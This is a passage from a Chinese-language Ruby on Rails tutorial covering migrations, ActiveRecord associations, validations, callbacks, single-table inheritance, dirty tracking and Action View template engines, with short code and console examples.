有时候表单里操作的属性资料，不一定和资料库的栏位完全对应。例如资料表分成first\_name和last\_name两个栏位好了，但是表单输入和显示的时候，只需要一个属性叫做full\_name，这时候你就可以在model里面定义这样的方法：

def full\_name

"#{self.first\_name} #{self.last\_name}"

end

def full\_name=(value)

self.first\_name, self.last\_name = value.to\_s.split(" ", 2)

end

## 资料库迁移 - Migrations

Migrations（资料库迁移）可以让你用 Ruby 程式来修改资料库结构。相较于直接进资料库系统使用 SQL 修改结构(例如使用 phpMyAdmin 工具来修改)，使用 Migrations 可以让我们有记录地进行资料库修改，每次变更就是一笔 Migration 记录。在没有 Migration 之前，如果你手动修改了资料库，那么你就必须通知其他开发者也进行一样的修改步骤。另外，在正式布署的伺服器上，你也必须追踪并执行同样的变更才行。而这 些步骤如果没有记录下来，就很容易出错。

Migrations 会自动追踪哪些变更已经执行过了、那些还没有，你只要新增 Migration 档案，然后执行 rake db:migrate 就搞定了。它会自己搞清楚该跑哪些 migrations，如此所有的开发者和正式布署的伺服器上，就可以轻易的同步最新的资料库结构。另外一个优点是： Migration 是独立于资料库系统的，所以你不需要烦恼各种资料库系统的语法差异，像是不同型态之类的。当然，如果要针对某个特定资料库系统撰写专属功能的话，还是可以 透过直接写 SQL 的方式。

#### 新增一个 Migration 档案

执行以下指令，就会在 db/migrate/ 目录下产生如 20110203070100\_migration\_name.rb 的档案

rails g migration migration\_name

注意到在 migration\_name.rb 前面有着如 YYYYMMDDHHMMSS 的时序前置，用来表明执行的顺序。在早先的 Rails 版本中，是使用编号 1,2,3 来指名执行的顺序，但是如果有不同分支多人开发就可能会有重复的编号，因此在 Rails 2.1 之后的版本改采用时间戳章，让 Rails 能够应付多人开发的状况。

migration\_name 常见的命名方式有Add栏位名To表格名或是Remove栏位名To表格名，不过这没有一定，能描述目的即可。

让我们打开这个档案看看：

class MigrationName < ActiveRecord::Migration

def up

end

def down

end

end

在这个类别中，包含了两个类别方法分别是 up 和 down。其中 up 会在执行这个 migration 时执行，反之 down 会在滚回(Roll back)这个 Migration 时执行。例如，我们在 up 时新增一个资料库表格(table)，那么就可以在 down 的时候把这个table删除。

#### Migration 可用的方法

在up或down方法里，我们有以下方法可以使用：

对资料表做修改:

* create\_table(name, options) 新增资料表
* drop\_table(name) 移除资料表
* rename\_table(old\_name, new\_name) 修改资料表名称
* change\_table 修改资料表栏位

个别修改资料表栏位:

* add\_column(table, column, type, options) 新增一个栏位
* rename\_column(table, old\_column\_name, new\_column\_name) 修改栏位名称
* change\_column(table, column, type, options) 修改栏位的型态(type)
* remove\_column(table , column) 移除栏位

新增、移除索引:

* add\_index(table, columns, options) 新增索引
* remove\_index(table, index) 移除索引

记得将所有外部键 foreign key 加上索引

###### 新增和移除 Table

执行 rails g model 时，Rails就会顺便新增对应的 Migration 档案。以上一章产生的categories migration为例：

class CreateCategories < ActiveRecord::Migration

def change

create\_table :categories do |t|

t.string :name

t.integer :position

t.timestamps

end

add\_column :events, :category\_id, :integer

add\_index :events, :category\_id

end

end

其中的 timestamps 会建立叫做 created\_at 和 updated\_at 的时间栏位，这是Rails的常用惯例。它会自动设成资料新增的时间以及会后更新时间。

疑，这里怎么不是用up和down方法? Rails 3.1 版新增了change方法可以很聪明的自动处理大部分down的情况，上述情况的down就是移除catrgories资料表和移除events的category\_id栏位，因此就不需要分别写up和down了。如果Rails无法判断，会在跑rake db:migrate时提醒你不能用change，需要分开写up和down。

###### 修改 Table

我们来试着新增一个栏位吧：

rails g migration add\_description\_to\_categories

打开 db/migrate/20110411163049\_add\_description\_to\_categories.rb

class AddDescriptionToCategories < ActiveRecord::Migration

def change

add\_column :categories, :description, :text

end

end

完成后，执行bundle exec rake db:migrate便会实际在资料库新增这个栏位。

#### 资料库的栏位定义

为了能够让不同资料库通用，以下是Migration中的资料型态与实际资料库使用的型态对照：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Rails中的型态** | **说明** | **MySQL** | **Postgres** | **SQLite3** |
| :string | 有限长度字串 | varchar(255) | character varying(255) | varchar(255) |
| :text | 不限长度文字 | text | text | text |
| :integer | 整数 | int(4) | integer | integer |
| :float | 浮点数 | float | float | float |
| :decimal | 十进位数 | decimal | decimal | decimal |
| :datetime | 日期时间 | datetime | timestamp | datetime |
| :timestamp | 时间戳章 | datetime | timestamp | datetime |
| :time | 时间 | time | time | datetime |
| :date | 日期 | date | date | date |
| :binary | 二进位 | blob | bytea | blob |
| :boolean | 布林值 | tinyint | boolean | boolean |
| :references | 用来参照到其他Table的外部键 | int(4) | integer | integer |

另外，栏位也还有一些参数可以设定：

* :null 是否允许NULL，预设是允许
* :default 预设值
* :limit 用于string、text、integer、binary指定最大值

例如：

create\_table :events do |t|

t.string :name, :null => false, :limit => 60, :default => "N/A"

t.references :category # 等同于 t.integer :category\_id

end

参考资料：[ActiveRecord::ConnectionAdapters::TableDefinition](http://api.rubyonrails.org/classes/ActiveRecord/ConnectionAdapters/TableDefinition.html)

#### 栏位名称惯例

我们已经介绍过了 timestamps 方法会自动新增两个时间栏位，Rails 还保留了几个名称作为惯例之用：

|  |  |
| --- | --- |
| **栏位名称** | **用途** |
| id | 预设的主键栏位名称 |
| {tablename}\_id | 预设的外部键栏位名称 |
| created\_at | 如果有这个栏位，Rails便会在新增时设定时间 |
| updated\_at | 如果有这个栏位，Rails便会在修改时设定时间 |
| created\_on | 如果有这个栏位，Rails便会在新增时设定时间 |
| updated\_on | 如果有这个栏位，Rails便会在修改时设定时间 |
| {tablename}\_count | 如果有使用 Counter Cache 功能，这是预设的栏位名称 |
| type | 如果有这个栏位，Rails便会启动STI功能(详见ActiveRecord章节) |
| lock\_version | 如果有这个栏位，Rails便会启动Optimistic Locking功能(详见ActiveRecord章节) |

#### Migration 搭配的 Rake 任务

* rake db:create 依照目前的 RAILS\_ENV 环境建立资料库
* rake db:create:all 建立所有环境的资料库
* rake db:drop 依照目前的 RAILS\_ENV 环境删除资料库
* rake db:drop:all 删除所有环境的资料库
* rake db:migrate 执行Migration动作
* rake db:rollback STEP=n 回复上N个 Migration 动作
* rake db:migrate:up VERSION=20080906120000 执行特定版本的Migration
* rake db:migrate:down VERSION=20080906120000 回复特定版本的Migration
* rake db:version 目前资料库的Migration版本
* rake db:seed 执行 db/seeds.rb 载入种子资料

如果需要指定Rails环境，例如production，可以输入 RAILS\_ENV=production rake db:migrate

#### 种子资料 Seed

种子资料Seed的意思是，有一些资料是应用程式跑起来必要基本资料，而这些资料的产生我们会放在db/seeds.rb这个档案。例如，让我们打开来，加入一些基本的Category资料：

# This file should contain all the record creation needed to seed the database with its default values.

# The data can then be loaded with the rake db:seed (or created alongside the db with db:setup).

#

# Examples:

#

# cities = City.create([{ name: 'Chicago' }, { name: 'Copenhagen' }])

# Mayor.create(name: 'Emanuel', city: cities.first)

Category.create!( :name => "Science" )

Category.create!( :name => "Art" )

Category.create!( :name => "Education" )

输入rake db:seed就会执行这个档案了。通常执行的时机是第一次建立好资料库和跑完Migration之后。

#### 资料 Migration

Migrations 不只可以用来变更资料表定义，它也很常用来迁移资料。新增或修改栏位时，还蛮常也需要根据现有的资料，来设定新栏位的值。这时候我们就会在 Migration 利用 ActiveRecord 来操作资料。

不过，如果你在Migration中修改了资料表栏位，随即又使用这个Model来做资料更新，那么因为Rails会快取资料表的栏位定义，所以会无法读到刚刚修改的资料表。这时候有几个办法可以处理：

第一是呼叫 reset\_column\_information 重新读取资料表定义。

第二是在 Migration 中用 ActiveReocrd::Base 定义一个新的空白 Model 来暂时使用。

第三是用 execute 功能来执行任意的 SQL。

#### Production上跑Migration注意事项

当有上万笔资料的时候，如果有修改资料库表格ALTER TABLE的话，他会Lock table无法写入，可能会跑好几个小时很难事前预估。建议用staging server用接近production的资料来先测试会跑多久。

* <http://www.engineyard.com/blog/2011/making-migrations-faster-and-safer/>
* <http://backstage.soundcloud.com/2011/05/introducing-the-large-hadron-migrator-3/>

#### bulk参数

:bulk => true可以让变更资料库栏位的Migration更有效率的执行，如果没有加这个参数，或是直接使用add\_column、rename\_column、remove\_column等方法，那么Rails会拆开SQL来执行，例如：

change\_table(:users) do |t|

t.string :company\_name

t.change :birthdate, :datetime

end

会产生：

ALTER TABLE `users` ADD `im\_handle` varchar(255)

ALTER TABLE `users` ADD `company\_id` int(11)

ALTER TABLE `users` CHANGE `updated\_at` `updated\_at` datetime DEFAULT NULL

加上:bulk => true之后：

change\_table(:users, :bulk => true) do |t|

t.string :company\_name

t.change :birthdate, :datetime

end

会合并产生一行SQL：

ALTER TABLE `users` ADD COLUMN `im\_handle` varchar(255), ADD COLUMN `company\_id` int(11), CHANGE `updated\_at` `updated\_at` datetime DEFAULT NULL

这对已有不少资料量的资料库来说，会有不少执行速度上的差异，可以减少资料库因为修改被Lock锁定的时间。


## ActiveRecord 资料表关系

ActiveRecord可以用Associations来定义资料表之间的关联性，这是最被大家眼睛一亮ORM功能。到目前为止我们学会了用ActiveRecord来操作资料库，但是还没充分发挥关联式资料库的特性，那就是透过primary key和foreign keys将资料表互相关连起来。

Primary Key主键是一张资料表可以用来唯一识别的栏位，而Foreign Key外部键则是用来指向别张资料表的Primary Key，如此便可以产生资料表之间的关联关系。了解如何设计正规化关联式资料库请参考附录基础。

Primary Key这个栏位在Rails中，照惯例叫做id，型别是整数且递增。而Foreign Key栏位照惯例会叫做{model\_name}\_id，型别是整数。

### 一对一关联one-to-one



延续Part1的Event Model范例，假设一个Event拥有一个Location。来新增一个Location Model，其中的event\_id就是外部键栏位：

rails g model location name:string event\_id:integer

执行bundle exec rake db:migrate产生locations资料表。

分别编辑app/models/event.rb和app/models/location.rb：

class Event < ActiveRecord::Base

has\_one :location # 单数

#...

end

class Location < ActiveRecord::Base

belongs\_to :event # 单数

end

belongs\_to和has\_one这两个方法，会分别动态新增一些方法到Location和Event Model上，让我们进入rails console实际操作资料库看看，透过Associations你会发现操作关联的物件非常直觉：

#### 范例一，建立Location物件并关联到Event：

e = Event.first

l = Location.new( :name => 'Hsinchu', :event => e )

# 等同于 l = Location.new( :name => 'Hsinchu', :event\_id => e.id )

l.save

e.location

l.event

Event.first会捞出events table的第一笔资料，如果你第一笔还在，那就会是Event.find(1)。同理，Event.last会捞出最后一笔。

#### 范例二，从Event物件中建立一个Location：

e = Event.first

l = e.build\_location( :name => 'Hsinchu' )

l.save

e.location

l.event

#### 范例三，直接从Event物件中建立一个Location：


e = Event.first

l = e.create\_location( :name => 'Hsinchu' )

e.location

l.event

### 一对多关联one-to-many



一对多关联算是最常用的，例如一个Event拥有很多Attendee，来新增Attendee Model：

rails g model attendee name:string event\_id:integer

执行bundle exec rake db:migrate产生attendees资料表。

分别编辑app/models/event.rb和app/models/attendee.rb：

class Event < ActiveRecord::Base

has\_many :attendees # 复数

#...

end

class Attendee < ActiveRecord::Base

belongs\_to :event # 单数

end

同样地，belongs\_to和has\_many这两个方法，会分别动态新增一些方法到Attendee和Event Model上，让我们进入rails console实际操作资料库看看：

#### 范例一，建立Attendee物件并关联到Event:

e = Event.first

a = Attendee.new( :name => 'ihower', :event => e )

# 或 a = Attendee.new( :name => 'ihower', :event\_id => e.id )

a.save

e.attendees # 这是阵列

e.attendees.size

Attendee.first.event

#### 范例二，从Event物件中建立一个Attendee:

e = Event.first

a = e.attendees.build( :name => 'ihower' )

a.save

e.attendees

#### 范例三，直接从Event物件中建立一个Attendee:

e = Event.first

a = e.attendees.create( :name => 'ihower', :event => e )

e.attendees

#### 范例四，先建立Attendee物件再放到Event中:

e = Event.first

a = Attendee.create( :name => 'ihower' )

e.attendees << a

e.attendees

#### 范例五，根据特定的Event查询Attendee

e = Event.first

e.id # 1

a = e.attendees.find(3)

attendees = e.attendees.where( :name => 'ihower' )

这样就可以写出限定在某个Event下的条件查询，用这种写法可以避免一些安全性问题，不会让没有权限的使用者搜寻到别的Event的Attendee。

#### 范例六，删除

Event.attendees.destroy\_all # 会一笔笔触发Attendee的destroy回呼

Event.attendees.delete\_all # 不会触发Attendee的destroy回呼

有个口诀可以记起来：有Foreign Key的Model，就是设定belongs\_to的Model。

学到这里，还记得上一章建立的Category吗? 它也要跟Event是一对多的关系，让我们补上程式吧：

class Category < ActiveRecord::Base

has\_many :events

end


class Event < ActiveRecord::Base


belongs\_to :category

# ...

end

### 多对多关联many-to-many





另一种常见的关联模式则是多对多，一笔资料互相拥有多笔资料，例如一个Event有多个Group，一个Group有多个Event。多对多关联的实作必须多一个额外关联用的资料表(又做作Join table)，让我们来建立Group Model和关联用的EventGroupship Model，其中后者定义了两个Foreign Keys：

rails g model group name:string

rails g model event\_groupship event\_id:integer group\_id:integer

执行bundle exec rake db:migrate产生这两个资料表。

分别编辑app/models/event.rb、app/models/group.rb和app/models/event\_groupship.rb：

class Event < ActiveRecord::Base

has\_many :event\_groupships

has\_many :groups, :through => :event\_groupships

end

class EventGroupship < ActiveRecord::Base

belongs\_to :event

belongs\_to :group

end

class Group < ActiveRecord::Base

has\_many :event\_groupships

has\_many :events, :through => :event\_groupships

end

这个Join table笔者的命名习惯会是ship结尾，用以凸显它的关联性质。另外，除了定义Foreign Keys之外，你也可以自由定义一些额外的栏位，例如记录是哪位使用者建立关联。

blongs\_to和has\_many我们见过了，这里多一种has\_many :through方法，可以神奇地把Event和Group关联起来，让我们进入rails console实际操作资料库看看：

#### 范例，建立双向关联记录:

g = Group.create( :name => 'ruby taiwan' )

e1 = Event.first

e2 = Event.create( :name => 'ruby tuesday' )

EventGroupship.create( :event => e1, :group => g )

EventGroupship.create( :event => e2, :group => g )

g.events

e1.groups

e2.groups

Rails还有一种旧式的has\_and\_belongs\_to\_many方法也可以建立多对多关系，不过已经很少使用，在此略过不提。

### 关连的参数

以上的关联方法blongs\_to、has\_one和has\_many都还有一些可以客制的参数，让我们来介绍几个常用的参数，完整的参数请查询API文件：

#### class\_name

可以变更关联的类别名称，例如：

class Event < ActiveRecord::Base

belongs\_to :manager, :class\_name => "User" # 外部键是user\_id

end

#### foreign\_key

可以变更Foreign Key的栏位名称，例如改成manager\_id：

class Event < ActiveRecord::Base

belongs\_to :manager, :class\_name => "User", :foreign\_key => "manager\_id"

end

#### order

has\_many可以透过:order参数指定顺序：

class Event < ActiveRecord::Base

has\_many :attendees, :order => "id desc"

#...

end

#### dependent

可以设定当物件删除时，也会顺便删除它的has\_many物件：

class Event < ActiveRecord::Base

has\_many :attendees, :dependent => :destroy

end

:dependent可以有三种不同的删除方式，分别是：

* :destroy 会执行attendee的destroy回呼
* :delete 不会执行attendee的destroy回呼
* :nullify 这是预设值，不会帮忙删除attendee

要不要执行attendee的删除回呼效率相差不少，如果需要的话，必须一笔笔把attendee读取出来变成attendee物件，然后呼叫它的destroy。如果用:delete的话，只需要一个SQL语句就可以删除全部attendee。

### joins 和 includes 查询

针对Model中的belongs\_to和has\_many关连，可以使用joins，也就是INNER JOIN

Event.joins(:category)

# SELECT "events".\* FROM "events" INNER JOIN "categories" ON "categories"."id" = "events"."category\_id"

可以一次关连多个：

Event.joins(:category, :location)

joins主要的用途是来搭配where的条件查询：

Event.joins(:category).where("categories.name is NOT NULL")

# SELECT "events".\* FROM "events" INNER JOIN "categories" ON "categories"."id" = "events"."category\_id" WHERE (categories.name is NOT NULL)

透过joins抓出来的event物件是没有包括其关连物件的。如果需要其关连物件的资料，会使用includes。includes可以预先将关连物件的资料也读取出来，避免N+1问题(见效能一章)

Event.includes(:category)

# SELECT \* FROM events

# SELECT \* FROM categories WHERE categories.id IN (1,2,3...)

同理，也可以一次载入多个关连：

Event.includes(:category, :attendees)

# SELECT "events".\* FROM "events"

# SELECT "categories".\* FROM "categories" WHERE "categories"."id" IN (1,2,3...)

# SELECT "attendees".\* FROM "attendees" WHERE "attendees"."event\_id" IN (4, 5, 6, 7, 8...)

includes方法也可以加上条件：

Event.includes(:category).where( :category => { :position => 1 } )

## ActiveRecord 资料验证及回呼

### Validation 资料验证

ActiveRecord 的 Validation 验证功能，透过 Rails 提供的方法，你可以设定资料的规则来检查资料的正确性。如果验证失败，就无法存进资料库。

和 Database integrity 不同，这里是在应用层设计验证功能，好处是撰写程式非常容易，Rails 已经整合进 HTML 表单的使用者介面。但是如果你的资料库不只有 Rails 读取，那你除了靠 ActiveRecord 之外，也必须要 DB 层实作 integrity 才能确保资料的正确性。

#### 确保必填

validates\_presence\_of 是最常用的规则，用来检查资料为非 nil 或空字串。

class Person < ActiveRecord::Base

validates\_presence\_of :name

validates\_presence\_of :login

validates\_presence\_of :email

end

你也可以合并成一行

class Person < ActiveRecord::Base

validates\_presence\_of :name, :login, :email

end

#### 确保字串长度

validates\_length\_of 会检查字串的长度

class Person < ActiveRecord::Base

validates\_length\_of :name, :minimum => 2 # 最少 2

validates\_length\_of :bio, :maximum => 500 # 最多 500

validates\_length\_of :password, :in => 6..20 # 介于 6~20

validates\_length\_of :registration\_number, :is => 6 # 刚好 6

end

#### 确保数字

validates\_numericality\_of 会检查必须是一个数字，以及数字的大小

class Player < ActiveRecord::Base

validates\_numericality\_of :points

validates\_numericality\_of :games\_played, :only\_integer => true # 必须是整数

validates\_numericality\_of :age, :greater\_than => 18

end

除了 greater\_than，还有 greater\_than\_or\_equal\_to, equal\_to, less\_than, less\_than\_or\_equal\_to 等参数可以使用。

#### 确保唯一

检查资料在资料表中必须唯一。:scope 参数可以设定范围，例如底下的 :scope => :year 表示，在 Holiday 资料表中，相同 year 的 name 必须唯一。

class Account < ActiveRecord::Base

validates\_uniqueness\_of :email

end

class Holiday < ActiveRecord::Base

validates\_uniqueness\_of :name, :scope => :year

end

另外还有个参数是 :case\_sensitive 预设是 true，表示要区分大小写。

这条规则并没有办法百分百确定唯一，如果很接近的时间内有多个 Rails processes 一起更新资料库，就有可能发生重复的情况。比较保险的作法是资料库也要设定唯一性。

#### 确保格式正确

透过正规表示法检查资料的格式是否正确，例如可以用来检查 Email、URL 网址、邮递区号、手机号码等等格式的正确性。

class User < ActiveRecord::Base

validates\_format\_of :email, :with => /\A([\w\.%\+\-]+)@([\w\-]+\.)+([\w]{2,})\z/i

validates\_format\_of :url, :with => /(^$)|(^(http|https):\/\/[a-z0-9]+([\-\.]{1}[a-z0-9]+)\*\.[a-z]{2,5}(([0-9]{1,5})?\/.\*)?$)/ix

end

正规表示法(regular expression)是一种用来比较字串非常有效率的方式，读者可以利用 [Rubular](http://rubular.com/) 进行练习。

#### 确保资料只能是某些值

用来检查资料必须只能某些值，例如以下的 status 只能是 pending 或 sent。

class Message < ActiveRecord::Base

validates\_inclusion\_of :status, :in => ["pending", "sent"]

end

另外还有较少用到的 validates\_exclusion\_of 则是确保资料一定不会是某些值。

#### 其他

validates\_acceptance\_of :terms\_of\_service

用来让使用者必须核选一个 checkbox 方块，例如已阅读使用者条款

validates\_confirmation\_of :password

用在需要让使用者在表单输入两次的情况，例如密码确认。

#### 可共用的验证参数

以下这些参数都可以用在套用在上述的验证方法上：

###### allow\_nil

允许资料是 nil。也就是如果资料是 nil，那就略过这个检查。

class Coffee < ActiveRecord::Base

validates\_inclusion\_of :size, :in => %w(small medium large), :message => "%{value} is not a valid size", :allow\_nil => true

end

#### allow\_blank

允许资料是 nil 或空字串。

class Topic < ActiveRecord::Base

validates\_length\_of :title, :is => 5, :allow\_blank => true

end

Topic.create("title" => "").valid? # => true

Topic.create("title" => nil).valid? # => true

#### message

设定验证错误时的讯息，若没有提供则会用 Rails 内建的讯息。

class Account < ActiveRecord::Base

validates\_uniqueness\_of :email, :message => "你的 Email 重复了"

end

#### on

可以设定只有新建立(:create)或只有更新时(:update)才验证。预设值是都要检查(:save)。

class Account < ActiveRecord::Base

validates\_uniqueness\_of :email, :on => :create

end

#### 整合写法

在 Rails3 之后支援以下的整合写法：

validates :name, :presence => true,

:length => {:minimum => 1, :maximum => 254}

validates :email, :presence => true,

:length => {:minimum => 3, :maximum => 254},

:uniqueness => true,

:email => true

如果需要客制化错误讯息的话：

validates :name, :presence => { :message => "不能空白" } ,

:length => {:minimum => 1, :maximum => 254, :message => "长度不正确" }

#### 如何自定 validation?

使用 validate 方法传入一个同名方法的 Symbol 即可。

validate :my\_validation

private

def my\_validation

if name =~ /foo/

errors[:name] << "can not be foo"

elsif name =~ /bar/

errors[:name] << "can not be bar"

elsif name == 'xxx'

errors[:base] << "can not be xxx"

end

end

在你的验证方法之中，你会使用到 errors 来将错误讯息放进去，如果这个错误是因为某一属性造成，我们就用那个属性当做 errors 的 key，例如本例的 :name。如果原因不特别属于某一个属性，照惯例会用 :base。

### 回呼 Callback

在介绍过验证之后，接下来让我们来看看回呼。回呼可以在Model资料的生命周期，挂载事件上去，例如我们可以在资料储存进资料库前，做一些修正，或是再储存成功之后，做一些其他动作。回呼大致可以分成三类：

1. 在Validation验证前后 2. 在储存进资料库前后 3. 在从资料库移除前后

以下是当一个物件储存时的流程，其中1~7就是回呼可以触发的时机：

* (-) save
* (-) valid
* (1) before\_validation
* (-) validate
* (2) after\_validation
* (3) before\_save
* (4) before\_create
* (-) create
* (5) after\_create
* (6) after\_save
* (7) after\_commit

另外还有after\_rollback和after\_commit这两个回呼和Transaction交易有关。

来看一个范例：设定一个before\_validation回呼设定预设值，其中的setup\_default方法会在资料验证前执行：

class Event < ActiveRecord::Base

before\_validation :setup\_default

protected

def setup\_default

self.is\_public ||= true

end

end

1. 回呼的方法最好放在protected或private下，确保从Model外部是无法呼叫的。
2. before\_validation和before\_save的差别在于后者不会经过Validation资料验证。
3. 请避免before\_开头的回呼方法中，最后运算的结果不小心回传false。这样会中断储存程序。如果不确定的话，请回传return true。这算是常见的地雷，而且不容易除错(你会发现资料莫名地无法储存成功)。

## ActiveRecord 进阶功能

本章介绍其他ActiveRecord的常用进阶功能。

### 单一表格继承STI(Single-table inheritance)

如何将物件导向中的继承概念，对应到关联式资料库的设计，是个大哉问。Rails内建了其中最简单的一个解法，只用一个资料表储存继承体系中的物件，搭配一个type栏位用来指名这笔资料的类别名称。

要开启STI功能，依照惯例只要有一个栏位叫做type，型态字串即可。假设以下的posts资料表有栏位叫做type，那么这三个Models实际上就会共用posts一个资料表，当然，还有这两个子类别也都继承到父类别的validates\_presence\_of :subject：

class Post < ActiveRecord::Base

validates\_presence\_of :subject

end

class GuestPost < Post

end

class MemberPost < Post

end

让我们进入rails console实验看看，Rails会根据你使用的类别，自动去设定type栏位：

post = GuestPost.create( :subject => "guest")

post.type # "GuestPost"

post.id # 1

post = MemberPost.create( :subject => "member" )

post.id # 2

post.type # "MemberPost"

GuestPost.last # 1

很遗憾，也因为这个惯例的关系，你不能将type这么名字挪做它用。

STI最大的问题在于栏位的浪费，如果继承体系中交集的栏位不多，那么使用STI就会非常的浪费空间。如果有较多的不共用的栏位，笔者会建议不要使用这个功能，让个别的类别有自己的资料表。要关闭STI，请父类别加上self.abstract\_class = true

class Post < ActiveRecord::Base

self.abstract\_class = true

validates\_presence\_of :subject

end

class GuestPost < Post

end

class MemberPost < Post

end

这里的GuestPost和MemberPost就需要有自己的Migrations建立guest\_posts和member\_posts资料表。

### Serialize

(TODO)

### Observers

(TODO) [API 文件](http://api.rubyonrails.org/classes/ActiveRecord/Observer.html)

### 交易Transactions

(TODO) [API 文件](http://api.rubyonrails.org/classes/ActiveRecord/Transactions/ClassMethods.html)

### Dirty objects

Dirty Objects功能可以追踪Model的属性是否有改变：

person = Person.find\_by\_name('Uncle Bob')

person.changed? # => false 没有改变任何值

# 让我们来改一些值

person.name = 'Bob'

person.changed? # => true 有改变

person.name\_changed? # => true 这个属性有改变

person.name\_was # => 'Uncle Bob' 改变之前的值

person.name\_change # => ['Uncle Bob', 'Bob']

person.name = 'Bill'

person.name\_change # => ['Uncle Bob', 'Bill']

# 储存进资料库

person.save

person.changed? # => false

person.name\_changed? # => false

# 看看哪些属性改变了

person.name = 'Bob'

person.changed # => ['name']

person.changes # => { 'name' => ['Bill', 'Bob'] }

注意到Model资料一旦储存进资料库，追踪记录就重算消失了。

什么时候会用到这个功能呢?通常是在储存进资料库前的回呼、验证或Observer中，你想根据修改了什么来做些动作，这时候Dirty Objects功能就派上用场了。

### Polymorphic Associations

多型关连可以让一个 Model 不一定关连到某一个特定的 Model，例如一个 Comment model，我们可以透过 Polymorphic Associations 让它 belongs\_to 各种不同的 Models

(TODO)

### 其他

* Composing
* Locking
* SecurePassword

(TODO)

## Action View

在这一章中我们将进入MVC架构中的View，也就是提供介面给用户操作，与我们的应用程式做互动。

ActionView是Rails中处理View的元件名称，而提供给用户的文件，我们会用Template样板来呈现。本章假设读者们都对HTML有基本的认识。

### Template样板

什么是Template样板呢? 我们知道伺服器最终提供给浏览器的格式是HTML文件，而Template样板就是动态产生HTML的方式。

相对的说，我们用静态HTML来称呼不经过程式产生的HTM 文件

Rails预设用来产生Template的方式是Embedded Ruby(ERb)，如果你曾经使用过PHP、JSP或ASP，那么你会非常熟悉这种内嵌程式码的风格，这是一种最为直觉且容易学习的方法。例如以下是一小段嵌入目前时间的ERb，中间<%= %>的部份便是Ruby程式：

<h1><%= Time.now.to\_s %></h1>

Rails的Template档案位置和名称也是有玄机的，例如app/views/welcome/index.html.erb来说，welcome目录是它的Controller名称，档案第一段index是它的Action名称，附档名则是用来指定要用什么方式来产生什么格式的文件：index.html.erb表示用ERb产生HTML格式的文件。会有这样惯例的原因，你可能已经猜到，那就是使用ERb不代表一定就是用来产生HTML。用什么Template引擎(在Rails中又叫作Template Handler)产生文件，和文件的Format格式是两回事情。所以ERb其实可以用来产生任何文字档格式，例如CSV、XML、JavaScript等等。

虽然可以，但ERb并不是产生XML的最好方式，通常在我们会用Builder来产生XML，例如一个叫做show.xml.builder的档案：

people do |p|

p.person "test"

end

就会产生以下的XML：

<people>

<person>test<person>

</people>

以下是常见的样板引擎与格式组合：

|  |  |
| --- | --- |
| **格式** | **引擎** |
| html、xhtml | erb |
| js | erb |
| xml、rss、atom | builder |

### 扩充Template Handler

Rails预设只有内建ERb和Builder这两套样板引擎，但要扩充非常容易。例如在Rails社群中，也很流行用[*HAML*](http://haml-lang.com/)这套样板引擎来取代ERb。HAML是一套利用缩排技术简化HTML撰写的格式，例如:

#content

.box

test

就会产生以下的HTML：

<div id="content">

<div class="box">

test

</div>

</div>

要安装使用，只需要在Gemfile档案中加上gem "haml-rails"然后bundle install即可。不过相较于ERb，使用HAML虽然可以更为有效率地撰写HTML样板，但是会需要考量团队中的网页设计师是否能够配合使用。

